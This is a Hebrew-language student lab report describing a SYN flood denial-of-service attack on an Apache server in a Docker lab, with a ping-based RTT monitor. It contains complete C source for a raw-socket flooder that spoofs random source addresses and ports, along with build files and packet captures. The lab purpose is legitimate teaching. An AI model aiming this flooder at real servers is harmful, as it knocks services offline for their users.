מעבדת סייבר הגנה – מטלת: מעבדת DDOS

פרטי המגישים:

ליאור וינמן – 213081763
יועד תמר – 213451818

1-) רקע:

במטלה זו מימשנו מתקפת DDOS (מניעת שירות) על שרת APACHE2. המתקפה הזו מבוצעת דרך ניצול מנגנון פתיחת הקשר של פרוטוקול TCP (שהוא SYN->SYN-ACK->ACK), מהלך ההתקפה הוא שליחת חבילת SYN מכתובת ופורט מקור מזוייפים (של מכונה שלא קיימת), TCP פרוטוקול אמין אז כמובן מגיב לחבילה על ידי שליחת חבילת SYN-ACK שלאחר שליחה של חבילה זו, השרת מקצה משאבים להתחברות הלקוח, אבל אנחנו לא נמשיך את התקשורת וגם לא נתנתק ולכן הקשר עם השרת נשאר פתוח (וכמובן שלאחר שמבצעים את התהליך הרבה מאוד פעמים (מיליון)) אז בסופו של דבר לשרת נגמרים המשאבים ולכן כאשר לקוח "אמיתי" מעוניין לגשת לאתר, כאשר הוא פונה לשרת הוא אינו מקבל תגובה – כלומר הוא חווה מניעת שירות.

בנוסף לכך, בזמן ההתקפה אנחנו מודדים את זמני התגובה של השרת על ידי שליחה ממכונה שלישית בקשות ICMP (פינג) ומצפים לקבל תגובה, אנחנו מודדים את ה-RTT של התהליך (כמובן, הגיוני שבזמן המתקפה, יקח הרבה יותר זמן להגיב).

0) הוראות הרצה:

יש להריץ בסביבת UBUNTU 22.04 בלבד. יש לפתוח טרמינל בתיקיה עם קובץ ה-"DOCKER-COMPOSE.YML" ולהריץ בו: SUDO DOCKER-COMPOSE UP, לאחר מכן להריץ בטרמינל נוסף SUDO DOCKER PS. לאחר מכן, יש לפתוח 3 טרמינלים נוספים (כל טרמינל הוא מכונה נפרדת מתוך הרשת החדשה – ATTACKER, TARGET, MONITOR). ובכל אחד מהם להריץ: SUDO DOCKER EXEC - IT <ID> / BIN /BASH הדבר יפתח את המכונה על הטרמינל הרצוי (ID נמצא ב-PS שהרצנו קודם לכן). לאחר מכן, על כל DOCKER יש להריץ: APT-GET UPDATE ו- APT-GET INSTALL BUILD-ESSENTIAL (הדבר יתקין את כל השירותים הבסיסיים כמו MAKE, GCC...) וכמובן, ספיציפית על המכונה של המטרה נרצה להריץ גם: APT-GET INSTALL APACHE2.

1) ראשית נדבר על הקובץ היוצר – MAKEFILE:

```
CC = gcc
FLAGS = -Wall -g
TARGETS = Attack Monitor

.PHONY: default all clean

default: all

all: $(TARGETS)

Attack: Attack.c Attack.h
        $(CC) $(FLAGS) -c $^
        $(CC) $(FLAGS) -o $@ $@.o


Monitor: Monitor.c Monitor.h
        $(CC) $(FLAGS) -c $^
        $(CC) $(FLAGS) -o $@ $@.o

clean:
        rm -f *.o *.h.gch $(TARGETS)
```

כאן אנחנו למעשה בונים את התוכניות שלנו – נדרשנו לכתוב שתי תוכניות והן תוקף (ATTACKER) ומנטר (MONITOR) על כן, עלינו לבנות את שתיהן. יש לנו LABEL לבניית התוקף – הוא מקבל את הקובץ C של התוכנית ואת הקובץ H שכתבנו לו. שורה ראשונה מבצעת קמפול (COMPILATION) לקבצי אובייקטים בינאריים ושורה שניה מבצעת לינקוג' (LINKAGE) לקובץ הרצה. כנ"ל לגבי המנתר.

כמובן, גם ישנו LABEL לצורך מחיקת כל הקבצים שנוצרו (קבצים מקומפלים וקבצי הרצה, לא מוחק את קבצי הקוד C).

2) נציג את קובץ הכותרת עבור התוקף (ATTACK.H):

```c
/**
 * @brief maximal length of characters in ipv4 address
 */
#define IP_ADDR_LEN 16

/**
 * @brief filename of the results
 */
#define RESULTS_FILE "syns_results_c.txt"

/**
 * @brief target's ipv4 address
 * @note this is the `Target` docker in the `docker-compose.yml`
 */
#define TARGET_IP_ADDR "10.9.0.4"

/**
 * @brief target's port number
 * @note 80 for attacking HTTP
 */
#define TARGET_PORT 80

/**
 * @brief number of iterations of the attack
 */
#define NUM_ITERATIONS 100

/**
 * @brief number of packets we are sending in each iteration
 */
#define NUM_PACKETS 10000

/**
 * @brief the size of the `SYN` packet we are sending
 */
#define SYN_PACKET_SIZE 4096
```

כאן הגדרנו את הקבועים הנדרשים – כיוון שאנחנו מייצרים כתובות רנדומליות נדרש לנו אורך כתובת מקסימלית (ואורך כזה הוא 16 כי: 255.255.255.255 – ישנם 16 תווים), לאחר מכן גם את הקובץ שאליו נייצא תוצאות וכמובן גם כתובת ופורט עבור התקשורת עם המכונה שאותה אנחנו תוקפים (כמובן, הכתובת תקפה עבור קובץ DOCKER-COMPOSE.YML שלנו). לאחר מכן גם מספר איטרציות ומספר חבילות – כיוון שעלינו לשלוח 10,000 חבילות בסבבים של 100 תורות (סה"כ 1,000,000 חבילות) וגם הגדרנו את גודל החבילה בפועל שאחנו שולחים – חבילה כזו מכילה IP_HEADER, TCP_HEADER שאנחנו בנינו.

```c
/**
 * @brief pseudo header that will be used in tcp header checksum calculation
 */
struct pseudo_header
{
    /* sender address */
    unsigned int source_address;

    /* receiver address */
    unsigned int dest_address;

    /* padding */
    unsigned char placeholder;

    /* used protocol */
    unsigned char protocol;

    /* length of header & data */
    unsigned short tcp_length;

    /* header itsealf */
    struct tcphdr tcp;
};

/**
 * @brief this function calculates the checksum for IP and TCP headers
 * @param usort* header pointer
 * @param int number of bytes to be checksummed
 * @return header checksum
 */
unsigned short calculate_checksum(unsigned short*, int);

/**
 * @brief this function randomize an ipv4 address
 * @param sock socket file descriptor
 * @return a string that represents a random ipv4 address
 * @note sock & file needed only for closing in case of error
 */
char *get_random_ipv4(int sock, FILE*);

/**
 * @brief this function randomize a port number
 * @return random port number
 */
int get_random_port();
```

כאן ניתן לראות שהגדרנו גם מבנה שמהווה לנו פסאודו-שכבה בחבילה של שכבת ה-TCP. מטרתו היא רק לשם חישוב תקין של ה-CHECKSUM כדי שהחבילה לא תיהרס (כיוון שאם נשלח חבילה עם CHECKSUM שאינו תקין, היא תיפול או שלא תגיע ליעדה או שלא תקבל תשובה).

לאחר מכן ישנן הצהרות על שלוש פונקציות שאנחנו משתמשים בהן, אחת לחישוב הCHECKSUM עבור שכבה מסויימת (IP,TCP – אותה פונקציה לשתיהן) ועוד שתי פונקציות עבור יצירה של כתובת אינטרנט ומספר פורט רנדומליים. (כיוון שבמתקפה אנחנו צריכים לזייף את הפרטים של השולח של החבילה זאת כדי שהשרת יפתח הרבה מאוד קשרים ויחשוב שהם אנשים שונים, אם זאת הייתה אותה כתובת היינו מקבלים RST בכל פעם שהיינו מנסים).

3) כעת נעבור על הקובץ המימוש של התוקף (ATTACK.C):

```
unsigned short calculate_checksum(unsigned short *ptr, int bytes)
{
    long sum = 0;
    unsigned short odd_bytes = 0;
    short answer = 0;

    while(bytes>1)
    {
        sum += *ptr++;
        bytes -= 2;
    }

    if(bytes == 1)
    {
        odd_bytes = 0;
        *((u_char*)&odd_bytes) = *(u_char*)ptr;
        sum += odd_bytes;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum = sum + (sum >> 16);
    answer = (short)~sum;

    return answer;
}
```

כאן יש לנו פונקציה לחישוב של ה-CHECKSUM עבור החבילות שאנחנו שולחים. השתמשנו באלגוריתם ידוע לחישוב של השדה הזה (מקורס "רשתות תקשורת").

```c
char *get_random_ipv4(int sock, FILE *f)
{
    char *ipv4 = NULL;
    ipv4 = (char*)calloc(IP_ADDR_LEN, sizeof(char));
    if (ipv4 == NULL)
    {
        perror("calloc() failed");

        close(sock);

        fclose(f);
        f = NULL;

        exit(errno);
    }

    sprintf(ipv4, "%d.%d.%d.%d", (rand() % 256), (rand() % 256), (rand() % 256), (rand() % 256));

    return ipv4;
}
```

כאן יש לנו פונקציה שמטרתה לזייף כתובות IP. אנחנו מקצים זכרון לכתובת (שכבר מרנו שהוא בגודל 16 תווים), לאחר מכן, מגרילים ארבעה מספרים בתחום של 0 עד 255 ומפרידים אותם בנקודות לבסוף מחזירים את הזכרון הנ"ל.

```c
int get_random_port()
{
    return (int)(rand() % (65535 - 1024 + 1) + 1024);
}
```

כאן יש לנו פונקציה להגרלת מספרי פורט מקור, אנחנו מגרילים מספר בתחום של 1024 עד 65535 (מתחילים ב-1024 כיוון שהפורטים מתחתיו תפוסים לכל מיני שירותים ופרוטוקולים אחרים ומסיימים ב-65535 שזהו מספר הפורט המקסימלי).

```c
int main (int argc, char *argv[])
{
    srand(time(NULL));

    int sock = 0;
    sock = socket (AF_INET, SOCK_RAW, IPPROTO_TCP);
    if(sock <= 0)
    {
        perror("socket() failed");
        exit(errno);
    }

    int optval = 1;
    if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &optval, sizeof(int)) < 0)
    {
        perror("setsockopt() failed");
        close(sock);
        exit(errno);
    }
```

כעת, בפונקציה הראשית אנחנו פותחים שקע לתקשורת שדרכו נשלח את החבילות (RAW SOCKET כיוון שאנחנו בונים את החבילות בעצמנו) ומאפשרים בו את האופציה לשלוח שכבת IP שבנויה משלנו.

```
FILE *file = NULL;
file = fopen(RESULTS_FILE, "w");
if (file == NULL)
{
    perror("fopen() failed");
    close(sock);
    exit(errno);
}

char syn_pkt[SYN_PACKET_SIZE] = {0}, *ipv4 = NULL;
memset(syn_pkt, 0, SYN_PACKET_SIZE);

struct iphdr *iph = NULL;
iph = (struct iphdr*)syn_pkt;

struct tcphdr *tcph = NULL;
tcph = (struct tcphdr*)(syn_pkt + sizeof(struct ip));

socklen_t addr_len = sizeof(struct sockaddr_in);
struct sockaddr_in target_addr = {0};
memset(&target_addr, 0, addr_len);
target_addr.sin_family = AF_INET;
target_addr.sin_addr.s_addr = inet_addr(TARGET_IP_ADDR);
target_addr.sin_port = htons(TARGET_PORT);

struct pseudo_header psh = {0};
memset(&psh, 0, sizeof(struct pseudo_header));

ssize_t bytes_sent = 0;

double avg = 0.0;

struct timeval start = {0}, end = {0};
memset(&start, 0, sizeof(struct timeval));
memset(&end, 0, sizeof(struct timeval));
```

כאן אנחנו פותחים את הקובץ של התוצאות לכתיבה ובנוסף מגדירים את החבילה שאנחנו נשלח כולל השכבות שאותן אנחנו נרצה להרכיב. בנוסף גם מאתחלים את המבנים לצורך החישוב של הזמן.

```
memset(syn_pkt, 0, SYN_PACKET_SIZE);

ipv4 = get_random_ipv4(sock, file);

iph->ihl = 5;
iph->version = 4;
iph->tos = 0;
iph->tot_len = sizeof (struct ip) + sizeof (struct tcphdr);
iph->id = htons(54321);
iph->frag_off = 0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;
iph->check = 0;
iph->saddr = inet_addr (ipv4);
iph->daddr = target_addr.sin_addr.s_addr;
iph->check = calculate_checksum((unsigned short*)syn_pkt, iph->tot_len >> 1);

tcph->source = htons (get_random_port());
tcph->dest = htons (80);
tcph->seq = 0;
tcph->ack_seq = 0;
tcph->doff = 5;
tcph->fin=0;
tcph->syn=1;
tcph->rst=0;
tcph->psh=0;
tcph->ack=0;
tcph->urg=0;
tcph->window = htons (8192);
tcph->check = 0;
tcph->urg_ptr = 0;

psh.source_address = inet_addr(ipv4);
psh.dest_address = target_addr.sin_addr.s_addr;
psh.placeholder = 0;
psh.protocol = IPPROTO_TCP;
psh.tcp_length = htons(20);
memcpy(&psh.tcp , tcph , sizeof(struct tcphdr));

tcph->check = calculate_checksum((unsigned short*)&psh, sizeof(struct pseudo_header));
```

כאן אנחנו בתוך שתי הלולאות של השליחה, אנחנו מגדירים ידנית את כל השדות של החבילה שאותה אנחנו נרצה לשלוח, הדגש כאן הוא על בניה של חבילה שנראית תקינה כדי שהשרת יוכל להחזיר לנו תשובה (יחזיר לתשובה למקור מזויף). כמובן גם מחשבים את ה-CHECKSUM עם הפונקציה שראינו לכל שכבה.

```
        gettimeofday(&start, NULL);
        bytes_sent = sendto (sock,syn_pkt,iph->tot_len,0,(struct sockaddr*)&target_addr, addr_len);
        gettimeofday(&end, NULL);

        while (bytes_sent < 0)
        {
            gettimeofday(&start, NULL);
            bytes_sent = sendto (sock,syn_pkt,iph->tot_len,0,(struct sockaddr*)&target_addr, addr_len);
            gettimeofday(&end, NULL);
        }

        avg += (end.tv_sec - start.tv_sec) + (end.tv_usec - start.tv_usec) / 1000000.0;

        fprintf(file, "%d %f\n", (i * NUM_PACKETS + j), ((end.tv_sec - start.tv_sec) + (end.tv_usec - start.tv_usec) / 1000000.0));

        free(ipv4);
        ipv4 = NULL;
    }

    fprintf(stdout, "Sent %d packets.\n", (i + 1) * NUM_PACKETS);
}

avg /= NUM_ITERATIONS * NUM_PACKETS;
fprintf(file, "%f", avg);

close(sock);

fclose(file);
file = NULL;

return 0;
```

אחרי הבניה אנחנו שולחים את החבילה וכאן אנחנו נשים לב כי אנחנו מתעקשים שהחבילה תישלח – כיוון שיש לנו לולאה שמוודאת שהשליחה בוצעה בהצלחה. היינו גם יכולים להגדיל את גודל הבאפר של השליחה למליון חבילות אבל הדבר היה מצריך מאיתנו הקצאת משאבים מרובה (מה שלא נרצה לעשות בזמן מתקפה). כמובן בסוף גם משחררים את כל הזכרונות שהקצנו ויוצאים.

4) כעת נעבור על קובץ הכותרת של המנתר (MONITOR.H):

```c
/**
 * @brief target's ipv4 address
 * @note this is the `Target` docker in the `docker-compose.yml`
 */
#define TARGET_IP_ADDR "10.9.0.4"

/**
 * @brief size of ping & pong packets
 */
#define PACKET_SIZE 64

/**
 * @brief sleep time after each ping-pong
 */
#define TIMEOUT 5

/**
 * @brief filename of the results
 */
#define RESULTS_FILE "pings_results_c.txt"
```

כאן הגדרנו את הקבועים שאנחנו משתמשים בהם – הכתובת שאליה נשלח פינגים, גודל החבילה שאנחנו שולחים, זמן ההפסקה בין כל שליחה ו-קבלה (PING-PONG) וקובץ התוצאות שאליו אנחנו נייצא הכל.

```c
/**
 * @brief file pointer for results
 * @note should be global for ^C usage
 */
FILE *file = NULL;

/**
* @brief file pointer for results
* @note should be global for ^C usage
*/
double avg = 0.0;

/**
* @brief socket file descriptor
* @note should be global for ^C usage
*/
int sock = 0;

/**
* @brief packets sequence number
* @note should be global for ^C usage
*/
int seq = 0;

/**
 * @brief this function calculates the checksum for IP and TCP headers
 * @param void* header pointer
 * @param int number of bytes to be checksummed
 * @return header checksum
 */
unsigned short calculate_checksum(void*, int);

/**
 * @brief this function handles the ^C signal
 * @param sig signal id
 */
void process_signal(int sig);
```

כאן הגדרנו משתנים גלובליים (נסביר בהמשך למה גלובליים), והצהרנו על פונקציות. הגדרנו את המשתנה שמחזיק את הקובץ, הממוצע השקע והמספר הסידורי. לאחר מכן הגדרנו שוב פונקציה אשר מחשבת CHECKSUM והגדרנו גם פונקציה אשר מטפלת בסיגנלים.

המנתר שלנו עובד בצורה הבאה – הוא שולח PING לשרת לנצח (WHILE TRUE) ועלינו לעצור אותו ידנית בעזרת C^ כשהמתקפה נעצרת. לכן, היה עלינו לטפל בסיגנל של העצירה SIGINT, לכן גם הגדרנו את הפונקציה לטיפול ואת המשתנים בצורה גלובלית כדי שנוכל לשחרר משאבים ולחשב את הממוצע של כלל התוצאות כאשר נעצור בצורה ידנית.

5) כאן נעבור על המימוש של המנתר (MONITOR.C):

```
unsigned short calculate_checksum(void *b, int len)
{
    unsigned short *buf = b;
        unsigned int sum=0;
        unsigned short result = 0;

        for ( sum = 0; len > 1; len -= 2 )
    {
        sum += *buf++;
    }

        if ( len == 1 )
    {
        sum += *(unsigned char*)buf;
    }

        sum = (sum >> 16) + (sum & 0xFFFF);
        sum += (sum >> 16);
        result = ~sum;
        return result;
}
```

כאן זאת הפונקציה לחישוב ה-CHECKSUM, כמו קודם השתמשנו באלגוריתם מוכר (מקורס "רשתות תקשורת").

```
void process_signal(int sig)
{
    fprintf(file, "%f\n", (avg /= seq));

    close(sock);
    if(file)
    {
        fclose(file);
        file = NULL;
    }
    exit(EXIT_SUCCESS);
}
```

כאן זאת הפונקציה לטיפול בסיגנל. ברגע שעוצרים את התוכנית – מתבצע חישוב של הממוצע ולאחר מכן שחרור משאבים שהיו בשימוש.

```c
int main(int argc, char *argv[])
{
    signal(SIGINT, process_signal);

    sock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
    if(sock <= 0)
    {
        perror("socket() failed");
        exit(errno);
    }

    socklen_t addr_len = sizeof(struct sockaddr_in);
    struct sockaddr_in target_addr = {0}, recv_addr = {0};
    memset(&target_addr, 0, addr_len);
    memset(&recv_addr, 0, addr_len);

    target_addr.sin_family = AF_INET;
    target_addr.sin_addr.s_addr = inet_addr(TARGET_IP_ADDR);
```

כאן אנחנו מגדירים את הטיפול בסיגנל ופותחים שקע, לאחר מכן מגידירם את המבנה שמחזיק את הפרטים של ה-"מקבל".

```c
file = fopen(RESULTS_FILE, "w");
if(file == NULL)
{
    perror("fopen() failed");
    close(sock);
    exit(errno);
}

struct timeval start = {0}, end = {0};
memset(&start, 0, sizeof(struct timeval));
memset(&end, 0, sizeof(struct timeval));

char ping_pkt[PACKET_SIZE] = {0}, pong_pkt[PACKET_SIZE] = {0};
memset(ping_pkt, 0, 64);
memset(pong_pkt, 0, 64);


struct icmphdr *icmph = NULL;
icmph = (struct icmphdr*)ping_pkt;

ssize_t bytes_sent = 0, bytes_recv = 0;
```

כאן אנחנו פותחים את הקובץ של התוצאות ובנוסף, מגידירים משתנים חשובים לפני שנתחיל לשלוח. נגדיר את המבנים שיחזיקו לנו את הזמן, את החבילות שנשלח ושנקבל וכמובן גם את השכבה של ה-ICMP (ההודעה עצמה).

```
while (1)
{
    icmph->type = ICMP_ECHO;
    icmph->code = 0;
    icmph->checksum = 0;
    icmph->un.echo.id = htons(0);
    icmph->un.echo.sequence = seq++;
    icmph->checksum = calculate_checksum(icmph, sizeof(struct icmphdr*));

    gettimeofday(&start, NULL);
    bytes_sent = sendto(sock, ping_pkt, 64, 0, (struct sockaddr *)&target_addr, addr_len);

    if(bytes_sent < 0)
    {
        perror("sendto() failed");
        close(sock);
        if(file)
        {
            fclose(file);
            file = NULL;
        }
        exit(errno);
    }

    bytes_recv = recvfrom(sock, pong_pkt, 64, 0, (struct sockaddr*)&recv_addr, &addr_len);

    if(bytes_recv < 0)
    {
        perror("recvfrom() failed");
        close(sock);
        if(file)
        {
            fclose(file);
            file = NULL;
        }
        exit(errno);
    }

    gettimeofday(&end, NULL);
```

כאן אנחנו מגידירים את החבילה עצמה שברצוננו לשלוח, עלינו לשלוח PING שזוהי חבילה בפרוטוקול ICMP מעל IP מסוג ECHO-REQUST, לכן אנחנו מגדירים זאת. התקבשנו לחשב את ה-RTT שזהו ROUND TRIP TIME, כלומר כמה זמן לקח לשלוח בקשה ולקבל תשובה. לכן נחשב את הזמן של כל השליחה והקבלה. כמובן כאן חשוב לנו שהבקשה אכן נשלחה לכן אחנו בודקים למקרה של שגיאות.

```
avg += ((end.tv_sec - start.tv_sec) + (end.tv_usec - start.tv_usec) / 1000000.0);

fprintf(file, "%d %f\n", (seq), ((end.tv_sec - start.tv_sec) + (end.tv_usec - start.tv_usec) / 1000000.0));

sleep(TIMEOUT);
```

לבסוף, אנחנו מחשבים את ה-INTERVAL שרצינו לחשב שהוא בדיוק ה-RTT מהMONITOR לשרת, מייצאים לקובץ ובסוף גם עושים המתנה של 5 שניות.

6) כאן נעבור על הקובץ לייצירת הדוקרים:

```
services:
    Attacker:
        image: handsonsecurity/seed-ubuntu:large
        container_name: Attacker-10.9.0.2
        tty: true
        cap_add:
                - ALL
        networks:
            net-10.9.0.0:
                ipv4_address: 10.9.0.2
        volumes:
                - ./volumes:/volumes
        command: bash -c "
                     /etc/init.d/openbsd-inetd start  &&
                     tail -f /dev/null
                 "
```

כאן אנחנו מייצרים את ה-CONTAINET עבור התוקף, כתובתו היא 10.9.0.2

```
Monitor:
    image: handsonsecurity/seed-ubuntu:large
    container_name: Monitor-10.9.0.3
    tty: true
    cap_add:
            - ALL
    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.3
    volumes:
            - ./volumes:/volumes
    command: bash -c "
                 /etc/init.d/openbsd-inetd start  &&
                 tail -f /dev/null
             "
```

כאן אנחנו מייצרים את ה-CONTAINTER עבור המנתר, כתובתו היא 10.9.0.3.

```
Target:
    image: handsonsecurity/seed-ubuntu:large
    container_name: Target-10.9.0.4
    tty: true
    cap_add:
            - ALL
    networks:
        net-10.9.0.0:
            ipv4_address: 10.9.0.4
    volumes:
            - ./volumes:/volumes
    command: bash -c "
                 /etc/init.d/openbsd-inetd start  &&
                 tail -f /dev/null
             "
```

כאן אנחנו מגדירים את ה-CONTAINTER של המטרה שלנו.

```
networks:
    net-10.9.0.0:
        name: net-10.9.0.0
        ipam:
            config:
                - subnet: 10.9.0.0/24
```

כאן הגדרנו את ההגדרות של הרשת של הדוקרים, מסכת רשת היא 24 כלומר יש לנו טווח כתובות של 10.9.0.0 עד 10.9.0.255.

7) כאן נעבור על התעבורה שמתקבלת (נציג תעבורה לדוגמה):

3	0.000053871	71.64.200.169	10.9.0.4	TCP	54	63463 → 80 [SYN] Seq=0 Win=8192 Len=0
4	0.000120793	10.9.0.4	71.64.200.169	TCP	58	80 → 63463 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
5	0.000176373	241.37.237.156	10.9.0.4	TCP	54	19062 → 80 [SYN] Seq=0 Win=8192 Len=0
6	0.000196270	10.9.0.4	241.37.237.156	TCP	58	80 → 19062 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
7	0.000213164	200.24.180.59	10.9.0.4	TCP	54	59803 → 80 [SYN] Seq=0 Win=8192 Len=0
8	0.000228699	10.9.0.4	200.24.180.59	TCP	58	80 → 59803 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
9	0.000242962	62.28.155.172	10.9.0.4	TCP	54	45257 → 80 [SYN] Seq=0 Win=8192 Len=0
10	0.000258937	10.9.0.4	62.28.155.172	TCP	58	80 → 45257 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
11	0.000273111	213.62.168.255	10.9.0.4	TCP	54	64157 → 80 [SYN] Seq=0 Win=8192 Len=0
12	0.000289023	10.9.0.4	213.62.168.255	TCP	58	80 → 64157 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
13	0.000303428	239.170.6.252	10.9.0.4	TCP	54	49437 → 80 [SYN] Seq=0 Win=8192 Len=0
14	0.000321723	241.230.152.177	10.9.0.4	TCP	54	45536 → 80 [SYN] Seq=0 Win=8192 Len=0
15	0.000339119	10.9.0.4	241.230.152.177	TCP	58	80 → 45536 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
16	0.000353041	242.205.142.205	10.9.0.4	TCP	54	59775 → 80 [SYN] Seq=0 Win=8192 Len=0
17	0.000369356	10.9.0.4	242.205.142.205	TCP	58	80 → 59775 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
18	0.000383304	91.52.46.67	10.9.0.4	TCP	54	47606 → 80 [SYN] Seq=0 Win=8192 Len=0
19	0.000398320	10.9.0.4	91.52.46.67	TCP	58	80 → 47606 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

כאן אנחנו רואים תעבורה של המתקפה עצמה, אנחנו שולחים מכתובת מזוייפת ומפורט מזוייף בקשה לשרת (SYN) ולאחר מכן מקבלים אישור התחברות (SYN-ACK, כלומר השרת כבר הקצה משאבים להתחברות). לאחר מכן אנחנו לא ממשיכים בתקשורת אלה פשוט עוברים לכתובת הבאה והקשר נשאר פתוח.

1935…	18.611570318	91.253.219.104	10.9.0.4	TCP	54	27077 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.614957655	168.203.250.244	10.9.0.4	TCP	54	52002 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.617262905	148.60.164.31	10.9.0.4	TCP	54	29306 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.618285872	46.139.12.115	10.9.0.4	TCP	54	1175 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.618409339	209.165.249.1	10.9.0.4	TCP	54	1118 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.621895936	250.230.253.242	10.9.0.4	TCP	54	39678 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.624160956	157.46.226.97	10.9.0.4	TCP	54	13165 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.626494074	194.114.32.35	10.9.0.4	TCP	54	46209 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.626666097	51.49.151.109	10.9.0.4	TCP	54	27036 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.627805048	60.134.50.144	10.9.0.4	TCP	54	41568 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.627970191	100.229.152.146	10.9.0.4	TCP	54	59243 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.628426882	107.41.220.93	10.9.0.4	TCP	54	40119 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.629153258	194.29.46.224	10.9.0.4	TCP	54	25908 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.629840941	140.144.97.230	10.9.0.4	TCP	54	1739 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.629951785	178.84.157.150	10.9.0.4	TCP	54	55973 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.630546404	221.32.252.246	10.9.0.4	TCP	54	13232 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
1935…	18.630701693	240.142.135.87	10.9.0.4	TCP	54	58598 → 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0

לבסוף כאשר המתפקה מסתיימת, הקשרים שהיו פתוחים נסגרים והמשאבים משוחררים (נציין שזה קורה רק בסוף המתקפה, אין חבילות RST באמצע (*אלא אם כן במקרה קיבלנו אותה כתובת IP רנדומלית פעמיים)).

1935937	18.769959462	10.9.0.4	113.34.36.127	TCP	58	[TCP Retransmission] 80 → 13925 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935938	18.769966400	10.9.0.4	78.255.85.67	TCP	58	[TCP Retransmission] 80 → 28392 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935939	18.769972605	10.9.0.4	31.108.74.57	TCP	58	[TCP Retransmission] 80 → 64143 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935940	18.769978794	10.9.0.4	62.10.143.146	TCP	58	[TCP Retransmission] 80 → 51688 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935941	18.769984503	10.9.0.4	104.18.42.122	TCP	58	[TCP Retransmission] 80 → 32119 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935942	18.769991868	10.9.0.4	114.227.211.150	TCP	58	[TCP Retransmission] 80 → 9504 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935943	18.769997700	10.9.0.4	169.69.242.135	TCP	58	[TCP Retransmission] 80 → 53347 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935944	18.770003890	10.9.0.4	169.184.237.170	TCP	58	[TCP Retransmission] 80 → 43067 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935945	18.770009330	10.9.0.4	12.134.227.160	TCP	58	[TCP Retransmission] 80 → 60162 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935946	18.770015493	10.9.0.4	32.146.159.21	TCP	58	[TCP Retransmission] 80 → 64477 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935947	18.770022406	10.9.0.4	140.8.154.122	TCP	58	[TCP Retransmission] 80 → 38658 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935948	18.770028462	10.9.0.4	98.213.34.127	TCP	58	[TCP Retransmission] 80 → 49557 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935949	18.770034208	10.9.0.4	59.135.234.246	TCP	58	[TCP Retransmission] 80 → 55187 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935950	18.770040270	10.9.0.4	162.128.229.234	TCP	58	[TCP Retransmission] 80 → 24206 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935951	18.770046367	10.9.0.4	66.113.67.188	TCP	58	[TCP Retransmission] 80 → 4175 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935952	18.770052363	10.9.0.4	6.238.87.116	TCP	58	[TCP Retransmission] 80 → 35703 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
1935953	18.770058650	10.9.0.4	212.17.128.204	TCP	58	[TCP Retransmission] 80 → 24844 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460

כמובן גם בסוף (כן ה-TCP עובד כיוון שלא מקבל תשובה) מבוצעת RETRANSMITION כי TCP פרוטוקול אמין ואם הוא לא מקבל תשובה הוא חוזר אחורה לקבלה שלה (אבל הכתובות המזוייפות לא מגיבות לכך).

1937987	20.413304904	10.9.0.3	10.9.0.4	ICMP	98	Echo (ping) request id=0x0000, seq=1024/4, ttl=64 (reply in 1937988)
1937988	20.413339455	10.9.0.4	10.9.0.3	ICMP	98	Echo (ping) reply id=0x0000, seq=1024/4, ttl=64 (request in 1937987)
1940508	81.944632503	10.9.0.3	10.9.0.4	ICMP	98	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 1940509)
